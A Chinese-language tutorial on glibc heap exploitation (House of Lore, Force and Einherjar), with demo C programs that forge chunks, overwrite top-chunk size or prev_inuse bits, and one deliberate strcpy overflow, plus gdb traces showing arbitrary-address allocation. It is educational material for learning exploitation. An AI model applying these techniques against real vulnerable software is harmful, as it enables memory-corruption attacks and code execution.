堆漏洞之 house 系列

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

glibc 版本：2.12-1.212

House of Spirit

fastbin attack 中已经讲过，这里略。

House of Lore

我之前写了一篇 glibc2.30 内存分配管理的文章（github 地址：https://github.com/ylcangel/exploits/tree/master/understand-glibc-2.30），想必如果你用心看这篇文章并结合源码你会得到很大的收获。文章中介绍了 malloc 从 smallbin 中获取 chunk 的详细细节；我这里在稍微介绍一下：smallbin 分配遵循 FIFO 原则，也就是说每次从 smallbin 中分配的 chunk 都是从其对应的链表尾取出的（**链表中必须多于一个 chunk，仅一个 chunk 不分配， 伪造的 chunk->bk 为空会崩溃**），smallbin 迭代会使用 chunk 的 bk 指针，通过这个指针依次向前迭代；那什么时候回收的 chunk 会被放入到

smallbin 中呢？内存回收时落入 fastbin 范围内的 chunk 会直接被回收至 fastbin 中，超出范围的会被先放入到 unsorted bin 中，如果它紧邻 top chunk 会和 top chunk 合并；在下次内存分配时如果 unsorted bin 中的 chunk 满足需求，直接从 unsorted bin 中分配 chunk，否则会把该 chunk 放入相应的 bin 中，如其落入 smallbin 范围内，就把它插入到 smallbin 中，这个时候 smallbin 就存在 chunk 了，下次分配会早已 unsorted bin 分配。

House of Lore 原理就是通过修改 small bin 中的 chunk 的 bk 指针使其指向一个伪 chunk（相当于 smallbin 中存在该伪 chunk，但是并没有真正的插入）来实现任意地址分配。

下面我们来用一个程序演示一下，核心代码如下：

```
struct malloc_chunk fake_small_chunk;
struct malloc_chunk fake_small_chunk1;

int main(int argc, char** argv) {

        void* ptr1, *ptr2, *ptr3, *ptr4;
        ptr1 = malloc(0x100); //  > smallbin
        ptr2 = malloc(0x100); // prevent consolidate with top chunk
        mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);
        free(ptr1); // into unsorted bin

        // this code making the ptr1 chunk placed into smallbin
        ptr3 = malloc(0x120);

        //fake_small_chunk.mchunk_size = 0x100;
        fake_small_chunk.fd = p1;
        p1->bk = &fake_small_chunk;
        fake_small_chunk.bk = &fake_small_chunk1;
        fake_small_chunk1.fd = &fake_small_chunk;
        printf("fake small bin addr = %p\n", &fake_small_chunk);
        PRINT_META_CONTAIN_BKFD(p1);

        malloc(0x100); // smallbin real chunk
        ptr4 = malloc(0x100); // fake chunk

        printf("malloc chunk ptr = %p\n", ptr4);
        return 0;
```

代码非常简单，ptr1 会被真正的放入到 smallbin 中（它是在申请 ptr3 时被放入的），ptr2 是为了阻止 ptr1 对应的 chunk 和 top chunk 合并，fake_small_chunk 是我们构造的将要被分配的伪 chunk，而 fake_small_chunk1 是为了通过系统中 victim = last (bin)) != bin

的检测，防止程序崩溃；这里注意第二次的再分配才会获得我们构造的伪 chunk。运行结果如下：


```
[sp00f@localhost houses]$ ./horlore
fake small bin addr = 0x8049880
p = 0x9f29000, mem = 0x9f29008, p->mchunk_prev_size = 0, p->mchunk_size = 108, p->fd = 0x784230, p->bk = 0x8049880, prev_inuse = 1
malloc chunk ptr = 0x8049888
```

House of Force

House of Force 和前两个很相似，只不过利用技巧是通过覆盖修改 top chunk 的 size 字段，最终来实现任意地址分配。我们知道当请求内存分配时，如果各个 bin 中没有空闲的 chunk，那么内存申请就会转向 top chunk，最终把 top chunk 切分，一部分返回给用户，剩下的部分作为新的 top chunk。漏洞原理是通过堆溢出修改 top chunk 的 size 为一个特别大的数如-1 对应 32 位系统十六进制数为 0xFFFFFFFF (整个地址空间)，在进行内存分配时会把该有符号数转换为无符号数，最终超出 main_arena 的范围，实现期望内存的分配。

```
if ((unsigned long) (size) >= (unsigned long) (nb + MINSIZE))
  {
```

在内存分配时，我们需要控制传入的 size 来实现我们期待的地址的内存分配，最终如下：




```
arbitrary addr = top chunk addr + 4*SIZE_SZ + size
```

```
size = arbitrary addr - top chunk addr - 4*SIZE_SZ
```

传入 size 需要等于待分配内存地址 - top chunk 地址 - 4*SIZE_SZ（两个 chunk 头大小和)。在演示程序之前我们需要对该技巧在利用过程中存在的一个问题进行说明：

我们期待的分配的区域的内存必须具备可写属性，如我们可以分配 bss 段的内存；不具备可写属性的段在分配内存时会引发段错误；引发出现段错误的内存分配代码是：

```
remainder = chunk_at_offset (victim, nb);
av->top = remainder;
set_head (victim, nb | PREV_INUSE |
          (av != &main_arena ? NON_MAIN_ARENA : 0));
set_head (remainder, remainder_size | PREV_INUSE);
```

现在我们构造一个演示程序，核心代码如下：

```
struct malloc_chunk fake_chunk;   bss段

int main(int argc, char** argv) {

        fake_chunk.mchunk_size = 0x100;
        void* ptr1, *ptr2, *ptr3, *ptr4;
        ptr1 = malloc(0x100);
        mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);

        mchunkptr top_chunk = (mchunkptr)((char*)p1 + chunksize(p1));
        top_chunk->mchunk_size = -1;
        size_t request_size = (size_t)&fake_chunk - (size_t) top_chunk - 2*SIZE_SZ - 2*SIZE_SZ;
        printf("top chunk = %p, request size = %x\n", top_chunk, request_size);

        malloc(request_size);
        ptr4 = malloc(sizeof(struct malloc_chunk)); // wanner chunk

        printf("fake chunk = %p, malloc chunk ptr = %p\n", &fake_chunk, ptr4);
        return 0;
```

运行结果如下：

```
[sp00f@localhost houses]$ ./hofforce
top chunk = 0x8e27108, request size = ff222660
fake chunk = 0x8049778, malloc chunk ptr = 0x8049778
```

不过该技巧在后续版本的内存分配中就不可行了（如 2.30），就因为下面的两行判断：


```
if (__glibc_unlikely (size > av->system_mem))
  malloc_printerr ("malloc(): corrupted top size");
```

它会把 top chunk 的 size 和 main_arena 的 system_mem 最大分配内存大小做对比，超过这个大小就会报 corrupted top size 错误而让程序停止。

House of Einherjar

House of Einherjar 原理是通过堆溢出覆盖下一个 chunk 的 size 字段的 prev_inuse 位，同时覆盖 prev_size 字段，这样在执行被覆盖 chunk 回收时，会触发向后合并（我已经非常多次的讲解了合并，这里就不再赘复了），最终在后续的分配中可以获得我们构造的 chunk

达到任意地址分配。为什么是覆盖 size 字段而不是 prev_size 呢？看源码注释：



其实读过我之前写过的文章的朋友和看过源码的朋友不难发现在分配状态下的内存，下一个 chunk 的 prev_size 字段被用于存储前一个分配内存的数据，我们来用个例子说明，首先分配 0xc 字节大小的内存(glibc 内存分配算法 request2size 返回的大小为 0x10，而 prev_size 和 size 占用 8 个字节，chunk 还剩下 8 个字节，于是拿下一个 chunk 的前四字节也就是 prev_size 来凑)，核心代码如下：

```
void* ptr1, *ptr2, *ptr3, *ptr4;
ptr1 = malloc(0xc);
ptr2 = malloc(0xf8);
memset(ptr1, 'A' , 0xc);
mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);
mchunkptr p2 = (mchunkptr) ((char*)ptr2 - 2*SIZE_SZ);
```

0x41

gdb 调试，内存内容如下：

```
Breakpoint 1, main (argc=1, argv=0xbffff324) at hofeinherjar.c:88
88              memset(ptr1, 'A' , 0xc);
(gdb) p ptr1
$1 = (void *) 0x804a008
(gdb) p ptr2
$2 = (void *) 0x804a018
(gdb) n
89              mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);
(gdb) x/4x 0x804a018- 8
0x804a010:      0x41414141      0x00000101      0x00000000      0x00000000
```

mchunk_prev_size

我们可以看到下一个 chunk 的头部 prev_size 全部是前一个 chunk 的数据 0x41414141。

这样如果程序存在溢出首先会覆盖下一个 chunk 的 size 字段；当然你可以直接修改下一个 chunk 的 prev_size 字段（不过该字段仅在前一个 chunk 是空闲状态下有效）；因此只要程序存在堆溢出漏洞哪怕仅溢出一个字节（off by one）就可以实现 House of Einherjar 漏洞利用技巧。

同样我们以一个例子来演示一下该技巧，核心代码如下：

```
struct malloc_chunk fake_chunk;

int main(int argc, char** argv) {

        fake_chunk.mchunk_size = 0x100;
        fake_chunk.fd = &fake_chunk;
        fake_chunk.bk = &fake_chunk;
        printf("fake chunk = %p\n", &fake_chunk);
        void* ptr1, *ptr2, *ptr3, *ptr4;
        ptr1 = malloc(0x48);
        ptr2 = malloc(0x100);

        if(argc > 1)
                strcpy(ptr1, argv[1]); // overflow
        mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);
        mchunkptr p2 = (mchunkptr) ((char*)ptr2 - 2*SIZE_SZ);

        PRINT_META(p1);
        PRINT_META(p2);
        ////////////////////Supposed to be implemented by overflow, eg/////////////
        p2->mchunk_size &= ~PREV_INUSE; // set nextchunk size prev_inuse = 0
        p2->mchunk_prev_size = (size_t)p2  - (size_t)&fake_chunk; // set prev_size
        ////////////////////////////////////////////////////////////////////////////
        PRINT_META(p1);
        PRINT_META(p2);

        free(ptr2);
        ptr3 = malloc(0x48);
        printf("ptr3 = %p\n", ptr3);
```

为方便讲解，我们就直接把 exp 代码和原程序混合在一起了（//包含起来的代码，我们可以通过溢出覆盖下一个 chunk 的 size 和 prev_size 字段来实现漏洞攻击），运行结果如下：

```
[sp00f@localhost houses]$ ./hofeinherjar
fake chunk = 0x8049968
p = 0x8271000, mem = 0x8271008, p->mchunk_prev_size = 0, p->mchunk_size = 50, prev_inuse = 1
p = 0x8271050, mem = 0x8271058, p->mchunk_prev_size = 0, p->mchunk_size = 108, prev_inuse = 1
p = 0x8271000, mem = 0x8271008, p->mchunk_prev_size = 0, p->mchunk_size = 50, prev_inuse = 1
p = 0x8271050, mem = 0x8271058, p->mchunk_prev_size = 2276e8, p->mchunk_size = 108, prev_inuse = 0
ptr3 = 0x8049970
```

我们可以清楚得看到我们申请得到了我们相应的内存。

House of Mind

后续慢慢补上